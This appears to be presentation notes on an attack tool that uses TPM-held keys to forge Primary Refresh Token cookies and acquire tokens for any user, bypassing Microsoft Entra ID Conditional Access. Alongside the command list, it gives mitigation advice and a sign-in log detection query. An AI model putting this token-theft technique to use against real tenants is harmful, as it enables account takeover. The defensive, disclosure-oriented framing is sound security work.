 PowerShell-based script for leveraging TPM stored keys to bypass Microsoft Entra ID Conditional Access

Commands	Description
Request-PRTCookie	Request PRT Cookie of logged on user directly talking to Isass
Create-PRTCookie	Create PRT Cookie of any user with their credentials or WHfB keys
Acquire-Token	Acquire access tokens and refresh tokens of any user with their credentials or WHfB keys

https://github.com/secureworks/BAADTokenBroker



Mitigation



Prevention

- Microsoft has responded this attack as an expected behavior
- Strongly recommends to require MFA for all users with Conditional Access, not only require corporate device
 - This helps to make it harder for attackers to move laterally between accounts with just passwords



Detection

- Monitor suspicious RPC activity and cryptngc function calls
- Investigate Entra ID sign-in logs of multiple accounts from the same device

```
SigninLogs
| where DeviceDetail.deviceId == "<suspicious_deviceid>"
| where ResultType == 0
| where AppId == "29d9ed98-a469-4536-ade2-f981bc1d605e" // Broker AppId
```



Conclusion



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- RPC calls and undocumented APIs allow attackers to interact with keys securely protected by TPM
- TPM stored keys can be abused for bypassing Entra ID
 Conditional Access once your corporate device is compromised
- Review your Conditional Access policies to make it harder for attackers to pivot to the cloud and monitor suspicious activities



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